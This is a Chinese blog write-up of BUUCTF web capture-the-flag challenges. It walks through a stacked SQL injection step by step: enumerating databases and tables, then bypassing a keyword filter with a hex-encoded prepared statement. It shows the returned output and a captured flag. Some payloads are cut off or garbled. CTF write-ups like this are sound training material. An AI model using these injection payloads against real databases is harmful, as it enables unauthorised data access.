buuctf web


原创


咕嘟咯叽 于 2020-04-24 23:20:58 发布 203 收藏 2


本文链接：https://blog.csdn.net/gudugeji/article/details/105734860

1.warmup

查看源码







2.随便注

堆叠注入

爆数据库

姿势: 1';show databases;# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


爆表，有两个表

姿势: 1';show tables;# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


```
}
```


姿势: 1';show create table `1919 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(2) {
  [0]=>
  string(16) "1919810931114514"
  [1]=>
  string(101) "CREATE TABLE `1919810931114514` (
  `flag` varchar(100) NOT NULL
) ENGINE=MyISAM DEFAULT CHARSET=utf8"
}
```


构造playload：http://6d5326a4-99c2-423f-ab6f-46b44dc1853d.node3.buuoj.cn/?inject=1nject=1%27;SeT@a=0x73656c656374202a2066726f6d206031393139383130393331313134353134 60;prepare%20execsql%20from%20@a;execute%20execsql;#



https://blog.csdn.net/weixin_37839711/article/details/81562550
https://www.xmsec.cc/qwbctf-2019/

3.easysql

Give me your flag, I will tell you if the flag is right.

*,1 提交

Array ([0] => flag{dafc9254-57e2-4e69-ac79-f7e29130bce8} [1] => 1)

https://www.cnblogs.com/anweilx/p/12353294.html

4.easysql 极客大挑战